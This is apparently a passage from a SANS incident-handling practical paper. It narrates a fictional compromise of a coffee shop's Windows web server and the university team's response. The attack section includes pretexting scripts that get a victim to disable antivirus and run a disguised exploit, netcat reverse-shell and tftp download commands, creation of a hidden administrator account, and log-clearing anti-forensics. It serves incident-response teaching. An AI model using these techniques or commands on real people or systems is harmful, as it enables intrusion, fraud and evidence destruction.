have asked for help or answered questions. A few hits were returned from the string jmiller@notjustjava.com. The first was from a Macromedia forum where Jason was asking for the best ways to set up Dreamweaver to directly publish files onto a web server. The second was on a windows user forum discussing the security of using terminal services for administration from your home. Both were very interesting.

Scanning

Merrell had gotten come good hits off of his searches, but he needed to shore than information up with some additional scanning. His first stop was nmap, which he asked to perform a stealth scan of the target web server.

```
[root@t4linux root]# nmap -sS 184.130.19.76

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at
2004-08-19 10:20 EDT
Interesting ports on 184.130.19.76:
(The 1644 ports scanned but not shown below are in state:
closed)
PORT     STATE SERVICE
21/tcp   filtered  ftp
25/tcp   filtered  smtp
80/tcp   open  http
119/tcp  filtered  nntp
135/tcp  filtered  msrpc
443/tcp  open  https
445/tcp  filtered  microsoft-ds
563/tcp  filtered  snews
1025/tcp filtered  NFS-or-IIS
1027/tcp filtered  IIS
1029/tcp filtered  ms-lsa
3372/tcp filtered  msdtc
3389/tcp open  ms-term-serv

Nmap run completed -- 1 IP address (1 host up) scanned in
14.098 seconds
```

The filtered returns meant that there wasn't enough information to determine of the port was opened or closed. Merrell knew that this usually meant some filtering was done en route and they wouldn't be accessible. The open ports of the other hand, those were fair game.

Merrell decided he needed to continue his scanning in a more personal manner. He picked up the phone and dialed the contact number that was listed in the whois record.

"Hi is Jason there?"

"I'm Sorry, he's not working today, can I ask who's calling?"

"Oh sorry, this is Mike, I go to school with Jason, he was telling me to come down and check out the wireless setup he put together….He's in on Thursday though right?"

"No, he's not in again until Saturday"

"Oh, that sounds right. Sorry. Hey I also wanted to ask, he said that you sell coffee beans by the pound?"

"Yep, we can grind them for you too if you need it"

"Cool, and can I mix and match beans? Make my own thing kinda?"

"We have a couple of different price ranges for our beans, but within a range, sure"

"Well thanks, I gotta check that place out…….bye"

"bye"

Merrell jotted down a note to call back on Saturday.

"Hi, My name is James and I'm calling on behalf of Mox Communications. Could I please speak to someone in your IT department?"

"Uhhhhh, sure, hold on a second"
….
"Hi, this is Jason"

"Hi Jason, My name is James and I'm calling on behalf of Mox Communications. We're doing a survey of successful small businesses to asses your communications needs. Do you have a couple minutes to answer a few short questions?"

"Yeah, I guess"

"Fantastic. Within your IT department are you a Manager?"

"Weeell. Yes."

"Great. Are you currently using Mox communications for cable or phone service?"

"No."

"Ok, Do you currently have a website?"

"Yes"

"Are you using a hosting provider or hosting within your organization?"

"We have the site here. Within our organization"

"Does your current provider have adequate content update tools for your website?"

"Well, we host internally, so yeah."

"Oh, right… Are you using any of the following for content management on your site? Microsoft Frontpage, Macromedia DreamWeaver, Mozilla Composer."

"We're using DreamWeaver."

"If you were to host your site on servers provided by Mox Communications what kind of server access for management would you expect?"

"Probably Terminal Services. Oh and FTP to move files."

"Do you host your own email or are you using an outside service?"

"We use and outside service for that."

"Are you currently happy with the amount of storage your email provider offers?"

"Yep, we haven't had any problems."

"Are you currently using cable, ADSL, or ISDN for your bandwidth needs."

'We're using cable"

"Are you currently happy with your provider's service?"

'Yep."

"Okay great, thank you so much Mr. Miller. On behalf of Mox Communications have a great day and we hope you'll choose Mox for all your communications needs."

"Ok, bye"

Merrell looked over his notes to recap what he knew. It was a small store with only a few employees, he guessed maybe the owner, Jason, and a few others to cover hours and help out. From the look of it there was only one large room in the back being used as an office, perhaps the server room too.

In a setup like this it was highly likely that one system was used for content design, financials, and whole lot of other stuff. With a program like DreamWeaver on a small network the easiest way to set things up would be to share out a folder on the web server. He knew that the server itself was also a windows system from pulling the HTTP header from the system which meant that the workstation would have CIFS access to the web server. How convenient.

He also knew that the systems were most likely being remotely managed. From the nmap scan he'd run and the Google newsroom posts Jason seemed to have set up Terminal Services so he could check on things from his house. The news replies had all just mentioned the port to open up and the encryption of the protocol. A good sign that Jason probably didn't have the service locked down to a single IP address.

There was also the school trip. Again it was a small shop, probably only room for one expert, but just to be sure he'd asked for anyone in IT on the second call and was given to Jason. Miller was also the one listed as the technical contact on the domain registration, and the owner had come right out and said that the technology side of the business wasn't her thing. All good signs that in a few days the only person who really knew what was going on with those servers would be unavailable.

Exploiting the System

The morning rush was just dying down and Sam finally had enough time to make a cup for herself, count out the front drawer for the safe, and retreat into the back office to get a little work done. She settled into her chair an lifted her cup, nearly scolding herself as the phone rang. With a hurried wipe from the back of her hand she lifted the receiver to her ear, "Not Just Java. Sam speaking. How can I help you?"

"Hello, my name is Simon Callister, I work for the Cyber Incident Response Team at SANSCoastal Bank, is Jason Miller there?"

"I'm sorry, he's out of town this week, this is Samantha Stephens, I'm Jason's boss, is there something I can help you with?"

"Ms. Stephens, it seems there has been an incident involving your web server earlier this morning. It seems someone was attempting to use your site as a platform to attack our bank. "

"You're kidding, Jason's always talking about how locked down he has things. Did they steal anything… I'm getting on our site right now… it looks the same as alw.."

"Ms. Stephens, please try and relax. We've contained the incident on our end and there isn't any threat of the attacker causing more damage here. I'm sure your administrator has set up pretty good security, but every system has holes. What we need to do now is assess the damage and see make sure any tools that were used are removed. "

"I understand… Listen, I don't really know much about this kind of thing"

"That's okay Ms. Stephens, I'm here to help you. Unfortunately I'm up in Sacramento so I can't come down there personally, I don't think it will be a problem though. Do you have an email address there?"

"Uhhhh yeah, it's stephenss@notjustjava.com"

"Great Ms. Stephens. I'm going to send you one of the tools we use here internally for system recovery. You don't happen to have antivirus set up on your workstation do you?"

"Well, yeah, I have something called Norton, that's antivirus right?"

"That's it. The tool I'm going to send you is pretty powerful but it causes most antivirus products to falsely flag it as a problem. I'll need to temporarily turn off one of its features so we can get this taken care of, ok?"

"Sure, can you tell me what I need to do?"

"No problem, There should be a little shield near the clock on your desktop, right click there and uncheck the box labeled 'Enable Auto-Protect'."

"Ok, hold on. Ok I see it. Done. "

"Okay, it'll take me just a minute to send this mail out to you. Are you going to be by the phone? I'll call back as soon as I get this together."

"Yes, I'll be waiting right here."

"Great, talk to you in a minute".

Merrell packaged the exploit code up with its new name 'hfnetchk'[28]. At one point this was a legitimate tool for checking the patch level of a system which has since been wrapped into the Microsoft Baseline Security Analyzer. On the off chance she did a search on the tool it might look a little more legit. Of course, his version was nothing at all benevolent. Merrell had hard coded the bind port to 53, hopefully looking like a DNS zone transfer if someone was looking. He'd hard coded the return IP address to the system he was sitting at now in an under secured lab at a local college which, this early in the day, was also conveniently under utilized.

The email was ready to go from simon_callister@sanscoastal.com via an open relay he had found by searching for blacklists on the internet.[29] This would allow him not only to disguise the origin of his mail, but to look that much more official. He even made up a false signature line complete with title and phone number.

He hit send, took a sip of his soda, rearranged his notes in front of him, propped the calling card up on the screen of his laptop, and dialed the phone.

"Ms. Stephens, This is Simon Callister again. I've send that tool onto you, have you gotten it yet?"

"Not yet, hold on, let me check my mail again. Oh yes… here it is."

"Great, go ahead and save the tool onto your c:\ drive. Now since it seems like it was your web server that was scanning us we'll want to start there. Do you know what the address of your web server is?"

"Well, you mean other than www.notjustjava.com?"

"Yes, it's a series of four numbers separated by periods. Don't worry though, I can help you find it. Do you publish and content updates onto the server?"

"Sure, Jason set me up so I can edit things in Dreamweaver and just hit the update button."

"Great, are you running windows 2000?"

[28] http://support.microsoft.com/default.aspx?kbid=303215

[29] http://www.google.com/search?hl=en&lr=&ie=UTF-8&client=firefox-a&q=open+email+relay+blacklist&btnG=Search For the purposes of this paper no relay was listed since it does not add any academic value.

"I think so, yes, that's what it says when I click on the start button."

"Ok, on your desktop there is something called "My Network Places". Go ahead and open that up and tell me what you see."

"There's a folder called 'pub on web'."

"Great, now I want you to go to the start button and click on run. Type in 'cmd' and hit enter. A black box should appear on your screen. Now type 'ping web'. You should get something back that says 'Reply from' and the numbers separate by periods. Go ahead and read those numbers off to me."

"Sure … it's ten, ten, one-hundred, five."

"You're doing great Ms. Stephens. Just a few more commands. Go ahead and type in cd space and a backslash, it looks like a little stick falling backwards and is usually above the enter key."

"Now type in the following 'hfnetchk space 1 space 10.10.100.5' and hit enter."

Samantha put the string and sat back, holding her breath as each period printed to the screen

```
C:\ >hfnetchk 1 192.168.78.130
OK


**Property of SBIRT**

SANSCoast Bank Incident Response Team

This program is intended for authorized use by SANSCoast
Employees Only

Searching system for known malware
.....................................................
.................
!!BackOrifice Trojan Located!!

Attempting Removal

Quarantine Successful
.....................................................
.....................
.....................................................
.....................
.....................................
```

```
Scan Complete
System Clean

C:\ >
```

She gasped and reported the findings back immediately

"It says it found something called BackOffice Trojan!!"

"BackOrifice, we've seen that a lot. Did it say it was able to remove it? "

"Yes, Quarantine successful, does that mean it's gone?"

"Sure does, but just to be safe lets run the checker on your system. All you have to do is type in 'hfnetchk'."

Samantha held her breath again as the parade of dots marched across the screen.

```
C:\ >hfnetchk


**Property of SBIRT**

SANSCoast Bank Incident Response Team

This program is intended for authorized use by SANSCoast
Employees Only

Searching system for known malware
.....................................................
.....................
.....................................................
.....................
.....................................................
.....................
.....................................................
.....................
.............................
Scan Complete
System Clean

C:\ >
```

"It went all the way to 'Scan Complete' and said 'System Clean'. Does that mean I'm ok? "

"Sure does, looks like the server was the only system with a problem. Someone probably surfed to a website that was pushing out the Trojan on accident. Just one more thing before we're done. "

"Sure, what is it?"

"Okay Ms. Stephens, I think you're in pretty good shape. Just one last thing, we're about to turn your antivirus back on. You remember the shield we clicked on before? Well just right click again and enable the live-protection. You'll probably get a popup cause of the tool, just go ahead and close that window."

"Okay, all done. "

"Great, well this looks like it was an isolated incident. When your IT guy gets back just have him go through and apply any updates to the systems."

"Okay. Thank you so much. I will."

Keeping Access

Samantha sat back in her chair and let out a long sigh. She wasn't exactly sure what had happened, but she felt as if a close call was narrowly averted.

Merrell also sat back, letting out a similar sigh. By the time he'd hung up the phone he had access to the server. On his screen was the output letting him know that the script had worked.

```
[root@coblab03 tmp]# nc -l -p 53 < gotcha
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>tftp -i [lab system] get nc.exe
"c:\nc.exe"
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s

C:\WINNT\system32>net user controller xl_kougo /add
The command completed successfully.


C:\WINNT\system32>net localgroup administrators controller
/add
The command completed successfully.
```

Before his second call Merrell had prepped a script named 'gotcha' on the host system. His plan was to use Netcat, a "networking utility which reads and writes

data across network connections" [30] to listen on port 53 and push the script to the command prompt that would be opened by his modified houseofdabus exploit. In testing he noticed that each line of his script would be accepted as a single command on the remote system. Taking another look at gotcha he appreciated the simplicity involved, only three commands were needed to retain control after the command prompt was closed.

```
[root@localhost tmp]# cat gotcha
tftp -i [lab system] get nc.exe "c:\nc.exe"
net user controller xl_kougo /add
net localgroup administrators controller /add
```

The first command used the Trivial File Transfer Program specified in RFC 1350[31] to move a copy of Netcat for Windows from the host system to the target server. This step probably wasn't necessary but it would allow him to easily move any other files without having to worry about downloading Netcat and unzipping it later.

The second and third commands were what was really going to give him power on the system. From the newsgroup postings and his call to Jason he was sure that terminal services would be enabled on the web server. This is usually set up in remote administration mode, serving up a desktop session to anyone in the administrators group. Using the Windows 2000 Professional command reference[32] he found the syntax for adding a user 'controller' with the password 'xl_kougo'. He then added the controller user to the administrators local group.

In another terminal he typed in the command for rdesktop and opened up a window to his new acquisition.

```
[root@coblab03 tmp]# redesktop 184.130.19.76
```

Covering Tracks.

The exploit itself had been fairly clean. There was the possibility that some other system was watching what he was doing and had an Intrusion Detection System on it such as Snort, but right now that wasn't his concern.

There were lots of things he *could* do; install a rootkit or keylogger, place an ssl proxy on the server itself, map out and attack the rest of the systems in the network. However he could have owned what was probably the biggest asset in the company earlier, Samantha's machine. What interested Merrell more than

[30] http://netcat.sourceforge.net/
[31] http://www.faqs.org/rfcs/rfc1350.html
[32] http://www.microsoft.com/windows2000/en/professional/help/default.asp?url=/windows2000/en/professional/help/ntcmds.htm

this was being able to trade access to this server to get in better with one of the clans he'd been on the edge of.

He could deface the site in the name of the clan, but that could be seen as trying to draw attention to them and was, at best, a cheap way to score points. Besides, he'd most certainly lost access shortly after. He also needed a way to prove that the hack was really his.

For a third time a smile crossed Merrell's lips as he began his work. He went to the main page www.notjustjava.com and right clicked on the banner at the top of the page with the company logo. An 'element properties' window popped up showing the location of the file on the server. Moving over to his rdesktop session he started up netcat ready to feed the image back to him

```
C:\>nc -l -p 53 < C:\Inetpub\wwwroot\images\banner.jpg
```

With the corresponding command on his local system

```
[root@coblab03 tmp]# nc 192.168.78.130 53 > banner.jgp
```

With the aid of his usb keychain he moved the file onto the laptop he had with him. He'd been researching steganography and had a tool all set up called JPHIDE[33] written by Allan Latham in 1999. Calc and notepad popped open almost simultaneously. Inside calc he created a simple hash by converting the month day and year into hex then adding the values, transforming September 2, 2004 into 7DF. This would be his 'tag' showing he was the one who got access to the box. In notepad he jotted down what was to be embedded into the image.

```
7DF
admin access through ms-term-serv
user – controller
passwd – xl_kougo
```

Merrell popped open JPHS and entered the appropriate information. The program asks for a passphrase to encrypt the hidden file. He couldn't think of anything better than 'notjustjava'.

[33] http://linux01.gwdg.de/~alatham/stego.html



Figure 7: JPHS Interface

Reversing his previous steps the file was moved back onto the lab system and netcat dutifully replaced the one published to the web.

Before closing his console to the web server he needed to clean up a few more things. Using start > settings he opened the control panel window. First order of business he went to the properties of the web server by right clicking on it. Under 'Enable Logging' he clicked on properties again to find the location of the web server logs, C:\WINNT\system32\LogFiles. He closed the second properties window, removed the check from enable logging, and restarted web server.

Merrell browsed to the log file directory and checked out what was in a folder named 'W3SVC1'. It seemed to be all the traffic seen by IIS. He sorted the list by date and opened the ones where he might have had activity through the system. Sure enough his IP was listed, dooming that file to the trash.

Next was moving netcat to the trash. As useful as it was having this program available he wasn't planning on coming back to the system, why leave extra tools behind?

The windows logs had to go too. From the control panel he opened up the event viewer then clicked "action > clear all events" for the Application, Security, and System logs.

Feeling pretty good about his housekeeping the last stop was the recycle bin. A message window wanted to know if he was sure. Yes, he really did want to delete all those files.

One last step, he had made a little mess on the lab system he was sitting at. He'd placed a few tools there (he had to get root somehow) but wasn't really sure what all of them did. There was also some web surfing that would have to be cleaned up as well as any logs showing him going to NotJustJava.

Rather than risk a less than complete cleanup he pulled out a CD marked 'Autoclave'. Autoclave was a program that touted near DoD standards for data erasure published by Josh Larios from the University of Washington.[34] This program, and those like it, overwrite the disk repeatedly in an attempt to prevent data recovery programs from 'un-erasing' information. Autoclave could be burned to a bootable cd-rom and set up to make 25 passes on the disk of which three would be random.

Merrell walked out of the room letting autoclave do its work behind a turned off monitor holding a sticky note reading "BROKEN".

[34] http://staff.washington.edu/jdlarios/autoclave/

The Incident Handling Process

Jason got back from his trip late Sunday evening. A bag of dirty clothes and souvenirs was tossed absent mindedly across the room allowing an overstuffed information packet from Berkeley to spill out across the floor. He walked over to his workstation and started checking on the world he felt so detached from for the past week. News. Email. Slashdot. Finally he made his way onto remote desktop to check in on NotJustJava.

Something didn't seem right. The server was set up to ship logs to a third machine at work he put together right before he left. Among its functions were Snort and Webalizer[35]. Unfortunately he hadn't set up full access to the server remotely, but the webalizer webpage was available internally. The strange thing was hits to the site suddenly dropped to zero on Tuesday. He browsed to www.notjustjava.com. Everything seemed fine; maybe a script broke while he was gone. It was nothing that couldn't wait until tomorrow.

Preparation Phase

Steve had convinced the University to foot the bill for SANS GCIH[36] training nearly four months ago and working on his paper was a constant reinforcement of what he'd learned. In the time he was back he had set up a modest incident handling team comprised of himself and two other techs. His boss had signed off on the group with the understanding that their primary responsibility was still server administration and support.

In the short time since its inception the team already had a few decent kills under their belt which shored up managerial buy-in. He imagined nothing pleased his administration more than walking into a meeting touting the great job the team was doing with the servers and being able to look across the table at a dean reminding her how we also came to the rescue the week before.

Of course Steve wished he had more time to devote to security at the University, but in a way the part time status of the team was as much a blessing as a curse. Part time meant that they had to have a set game plan, forms in order, and roles coordinated in advance.

A private intranet server was set up as a place to coordinate the team efforts outside of an incident. Each member had their name, email, phone, cell, and area of expertise published. Each team member also dedicated a little time each

[35] http://www.mrunix.net/webalizer/
[36] http://www.giac.org/GCIH.php

week doing some research which they published so they could all learn from each other. The front page of the server had the six steps of the SANS process, Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned listed out under large bold print, “REMAIN CALM”.

The site was also the place they published copies of the SANS stock forms for incident handling.[37] There was a contacts sheet and incident survey as well as identification, containment, and eradication logs,

At the bottom of the main page there was another reminder along with a warning. “Keep Hardcopies of All Materials”, “This Server Could Be Next!” It would be a monumental embarrassment if the incident handlers’ private intranet were to be cracked. It would be much worse if that actually immobilized the team by preventing them to get to the documents and contact information they needed.

Steve had also taken the time to get each Dean in the University to sign a form indicating that if an incident were to occur on a system in their college its network access would be removed immediately. The form went on to describe possible remediation of the incident, including total erasure of all data within the system as a last possible measure with authorization of the owner. Network access was ours, but the system was theirs. They had the choice of keeping the infected system, but it would be banned from network access.

It was presented as one clean page with the contact information of the team on the bottom and served several purposes. People can be very protective of their network access and data. It was important to prevent any arguments at the time of handling on what could and could not happen to the system. The systems were controlled by the Dean, the dean had given authority.

The form also served as notice if the owner of the system was unavailable at the time of handling, an unfortunate reality when dealing with professors’ schedules. Each member of the team kept a binder for their documents including several copies of the notification form and envelopes. If it was necessary to leave a notification notice behind Steve found it better to have it in an envelope taped to the door or the system. An embarrassed professor quickly becomes a defensive professor.

As a research University Steve had also identified a number of grants that would require outside notification if an incident were to occur on their systems. Early on he’d reached out to law enforcement groups responsible for incident within each of the parent organizations. A separate sheet contained high profile grant names, the local owner, and a law enforcement contact.

During each month Steve arranged for a fire drill with the team. Nothing heavy, just a conference call with the group running through a simple scenario and what

[37] http://www.sans.org/incidentforms/

actions would be taken for the mock incident. This call also served as the team's monthly meeting to discuss any changes in policy or procedures that needed to take place. Total time spent was between 30 and 45 minutes.

Steve had found that the most difficult thing to do was separate questionable events from actual incidents that they would pursue. In order to guide them as well as provide ground rules for users the team drafted a fair use policy which had signoff from administration and was distributed campus wide. File sharing wasn't something administration was concerned about, so they let it slide. Cracking systems outside of specialized labs was another story and would get you unwanted attention from the team. A checklist of indicators to determine the degree of the incident was also created for the team's use. There had been more than a few cases where someone had reported an incident which turned out to be nothing more than an rj-45 cable losing the battle for foot space under a desk.

Identification Phase

Monday mornings were usually pretty quiet. People seemed to want to ease into the week after some enjoyable time away from the office and classes. Steve had been in the office for a little while before he got around to checking email.

An email from Professor Frinkle caught his attention with the subject line "URGENT: Possible Incident". This did not have the makings and a usual Monday morning. Steve knew Professor Frinkle as an extremely sharp guy with an impressive grant from the DoD for advanced cyber-attack research. In fact he was one of the names on his list of systems that might require outside notification if something went wrong. Steve opened the mail and saw this was probably something worth a trip over to the computer science building for.

Professor Frinkle's lab had a pretty impressive setup. Three workstations were outside of the lab for writing papers and online research. A sidewinder firewall[38] controlled access to the inside of the lab which held a number of attack and victim systems as well as best of breed ids systems. The external systems had been set up with a variety of countermeasures including tripwire[39] which watched key files on the system for changes. Traffic to and from the lab was routed though an inline ids as an additional countermeasure.

The quality of the grant and the lab were so impressive that the school had done a press piece discussing the goal of the systems. Steve knew that the article had been linked to by a few other sources and figured it was just too tempting a target for someone.

[38] http://www.securecomputing.com/index.cfm?skey=232
[39] http://www.tripwire.com/

In front of him was a snippet from the tripwire logs indicating that someone had changed a number of files on one of the three external systems in the lab. The reason for concern was that all the changes happened during a period when nobody was signed into the lab.

The email continued, and to Steve's dismay it seemed that Professor Frinkle had already begun researching the problem and testing where the security breach may have come from. He ran several attack tools against the lab as well as a vulnerability scanner discovering that the intern in charge of maintenance had failed to patch the internal systems or update the inline ids with current signatures. Steve knew that at this point even if they did determine what had been done on the compromised system little if any data would be eligible for evidence.

Professor Frinkle's conclusions were at the bottom of the page. It seemed that a server hosting http://www.notjustjava.com had been the source of the attacks as evidenced by several tftp signatures. These signatures were mistakenly set to only log packets that matched rather than drop them on his inline ids providing a second point of embarrassment for Frinkle. Steve felt it best to mobilize the team to calm down the professor and contain the situation before additional damage was done.

Steve called the other members of the team onto a conference bridge and explained what had happened. During the call he ran a whois search on the supposed attacker. To his surprise they were local, probably 30 minutes away.

The other two members were assigned to Frinkle's lab; Steve was going to make a call to the owner of NotJustJava. This was mostly out of professional courtesy, but the chance to help out someone local also appealed to him.

Steve called the number listed as the technical contact from his whois search.

> "Not Just Java, Sam speaking, how can I help you?"

"Hi Sam, this is Steve Sounder from CalTechnic University, may I speak to Jason Miller?"

Samantha got nervous, Jason almost never received calls at work, and after last week she was on edge.

> "Jason isn't in right now, is there something I can help you with….. I'm the proprietor of Not Just Java."

"Oh great. Sam I'm part of the computer incident response team here. We've had an incident reported this morning that appears to have originated from one of

your web servers. I have a team looking into things on our side, I just wanted to let you know what we were seeing, professional courtesy and all."

> "Mr. Sounder right? We had a problem with that server just last week. Are you sure it was this morning? I mean a bank guy, hold on…. here it is…. a Mr. Callister from …uhhh…SANSCoast bank. He helped me out. Emailed me a tool to take care of things and everything. Something about a trojan in Office or something. I mean he said everything was taken care of."

"Oh. Ok. Sam, you woulnd't have a call back number for Mr. Callister would you? I'd just like to close the loop. '

> "Oh, I don't think he left one. Oh wait… it was on the bottom of his email I think, I printed it out. Here it is…"

"Great, thanks Sam. Tell you what, if it turns out to be nothing on our end I'll give you a call back. Sound good?"

> "Oh yeah, that would be great."

Steve was a little suspicious. Who sends an email to cleanup an incident? Maybe this Mr. Callister was just taking shortcuts. But at this point Steve's curiosity was peaked and one more call to get to the bottom of things wouldn't hurt. He hadn't heard back from the team in the lab yet, maybe they'd just find that the time was off of the systems on top of everything else.

> "College of Business Computing lab"

"I'm sorry, I might have the wrong number"

He repeated it back and sure enough it was right, which meant something was very wrong. Steve dialed the cell number for a member of the team. They were still working on the containment, but it was confirmed, timestamps were correct and the origin of attack was definitely Not Just Java. A moment later and he was back on the phone with Sam.

"Hi Sam, this is Steve, from the University, we spoke a minute ago."

> "So is everything ok?"

"It seems that the number you gave me was to a local college's school of business. Are you sure that's the number on the email? "

> "Well …. Yeah. Well what does that mean?"

"Sam, I'm only a half and hour away, if you'd like I'd be willing to come out there. It seems you may still have an incident."

> "Well, ok."

Sam didn't want to go through this again without having someone she knew had a clue about these things and trusted.

> "Tell you what, I have a really smart kid here who looks after that server, Jason. He doesn't come in until 4, could you wait until then?"

"No problem. I'll see you at 4. Oh, and Sam. I'm sure your guy is top notch, but could you make sure that nobody does anything with the server until I get there. I've found it's really helpful to have two people documenting the incident."

> "Well, sure. I mean, I have no idea what to do, and I'm sure Jason won't have a problem with this."

Through the rest of the morning Steve closed out the incident with the lab. Frinkle had agreed to wipe all the systems clean and was working out implementing the lessons learned concerning patches and signature updates. Copies of the compromised hard drive were made. One was sent off to a contact within Infragard[40], the other was stored locally.

Over lunch he took a moment to pull a checklist out of his jump bag and make sure he'd have everything he needed off site. One of the cardinal rules his instructor at SANS hammered home was never stealing from your own jump bag, but none of us are without temptation. At least with the checklist he could make sure things were in order before running out the door.

Among his sundries was a digital camera, a cd-rom binder with tools for windows and linux, along with some blank cds in the back. DVDs were left out, so many systems still didn't have those drives he found he needed regular cd-rom media nearly all the time. A felt pen was snapped to the inside. He also carried two identical copies of a bootable linux distro called Knoppix.-STD[41] which contained a robust assortment of security and audit tools. The two copies was a lesson learned from a disk that had been scratched on site a little over a month ago. He also had a network tap, a small nest of patch cable, a dual speed switch, a usb hardrive, usb token ram, and a leatherman.

All of this gear tucked nicely into the large compartment behind the business end of the bag. His binder was there with hardcopies of all the documents he'd need. There was an extra power supply for his laptop, there wasn't a budget for an additional one so he had to use his own. For a little safety he'd loaded VMWare

[40] http://www.infragard.net/
[41] http://www.knoppix-std.org/

on the system and had both a Linux and Windows guest operating systems ready to go.

Finally he had some extra pens, business cards, and salt and pepper notebooks. As high tech as his assignment might be physical notes in a book that you couldn't tear pages from was still the best method of documentation.

Steve made it to the store right at four o'clock. Jason and Sam were already waiting for him. He introduced himself, handing each a business card, and asked to be shown where the systems were.

He pulled the contact sheet out of his bag and had Sam start writing down her information. A salt and pepper notebook also materialized with a heading already on the first page. He'd also begin the communications and identification logs before he'd gotten out to the site. With Sam's permission he took a couple of shots with the digital camera making notes in his book of what each one was.

Jason had been tasked with getting some coffee for the group, which he seemed to do in world record time rushing back to the office. Once back Jason was handed a second notebook, two sets of records can be a good thing.

"First things first, we know that someone used your web server to attack the system at the University. My team has finished their write-up so I'm pretty confident about what was used for the attack. The thing I'm wondering about is this phone call you had with Mr. Callister from SANSCoast bank. Can you go over what you can remember with me. "

Jason's eyes were wide… he had no idea what was going on with this "phonecall" and had never heard of Callister.

> "Well like I said he called up saying there was a problem with the server, pretty much like you did. He said that it wasn't a big deal, and emailed me a tool to fix things.'

Jason's head dropped with a sigh. Sam noticed.

"It's okay, go on."

> "Well I ran the tool against the web server using some commands Mr. Callister gave me. It said it found a Trojan with Office or something. Then I ran it against my machine, and it said it was clean. "

"That's it?"

> "Oh, yeah, I had to disable the antivirus while his tool was cleaning the system, something about it being powerful. I'm not sure.

Jason spoke up.

> "Hey, I logged onto the system last night and noticed that the hits on the site had dropped to zero on Tuesday. Is that when this happened? "

Sam replied, "Well, yeah, Tuesday. Mid morning."

> "I had Snort running on the same system as Webalizer then, I havn't had a chance to check it and see if it detected anything."

Steve asked him to point out which system had snort running. Good, not the web server itself. He and Jason walked over to the console and started going through the logs. Sure enough, there it was on Tuesday, Sam's system attacking the server with an LSASS exploit.

Containment Phase

Steve looked over and Sam and asked the critical question, how important was it to keep the server up and running to the business? "You mean take it down forever?" "No, just for a few hours" Jason interjected that he had a backup of the server from a few days before the incident. With a deep sigh Sam gave her authorization to take the system offline which Steve noted in his book.

Jason disconnected the RJ-45 on the back of the server removing it from the network.

Steve also needed to take Sam's system offline, which was a little trickier since she was using wireless to connect to the network. Thankfully she was the only node using that wireless router, so they took the router offline.
Both systems went through a hard shutdown, killing the power rather than allowing the OS to shudown gracefully. In turn Steve instered the Knoppix disk he had brought with him, booted up, mounted the hard drive and attached his backup drive to the system, thankfully he had two of them. He then used the dd[42] to make a copy if the system in its current state.

dd if=/dev/hda of=/dev/sda1

Once a copy of the file systems was made some analysis as to how deep attacker had gotten into the system needed to be done. Sam's system came online first, still removed from the network.

[42] http://www.mcsr.olemiss.edu/cgi-bin/man-cgi?dd

Steve sat down at the system with Jason next to him both recording what was being done. If the tool was on the system antivirus probably cleaned it off when it was re-enabled. Steve opened up the AV tool and clicked on the Histories tab. Right at the top was a log line indicating the deletion of hfnetchk.exe on Tuesday. The properties tab identified the tool as HackTool.lsassSba.[43] Steve was pretty confident that Sam and her system were just a convenient way to get to the server. He checked the date on the virus definition file, pretty recent.

Steve moved over to the web server now still running Knoppix. He had the list of tools that were found on the attacked system at the university so it was more than likely that they were here as well. The team had flagged one strange file though, the banner jpg from this server.

Perhaps the image itself wasn't as important as the file. He'd heard of people using steganography to hide information and had previously come up to speed on a tool called stegdetect included in the distribution. According to it's download page stegdetect "Supports linear discriminant analysis to detect any stego system"[44], which seemed to mean very cool math and statistics to find irregular features of an image file. He ran though each one of the tests finally getting a hit with the options for jphide.

```
[root@localhost tmp]# stegdetect -t p /tmp/banner.jpg
/tmp/banner.jpg : jphide(*)
```

It seemed that there was something encrypted into the banner jpg of this site.

Steve took a moment to review his notes and fill in the appropriate information on his forms. He then wrote out what his recommendation was for both systems; full virus scan for Sam's system, if nothing came up it would be patched and left alone. The web server on the other hand had been compromised at an administrator level for some time. Since a recent backup was available it seemed prudent to rebuild the system, patch it, and restore the backup onto it.

He presented his conclusions to Sam letting her know that it was ultimately her decision what to do with her machines. Jason seemed to think the whole process would take no more than a few hours and Steve agreed. She signed off on the rebuild.

[43] http://securityresponse.symantec.com/avcenter/venc/data/hacktool.lsasssba.html
[44] http://www.outguess.org/download.php

Eradication and Recovery Phase

While the virus scan was running on Sam's system Jason and Steve got to work rebuilding the web server. The drive was deleted using dd in Knoppix using all zeros.[45]

```
dd if=/dev/zero of=dev/hda
```

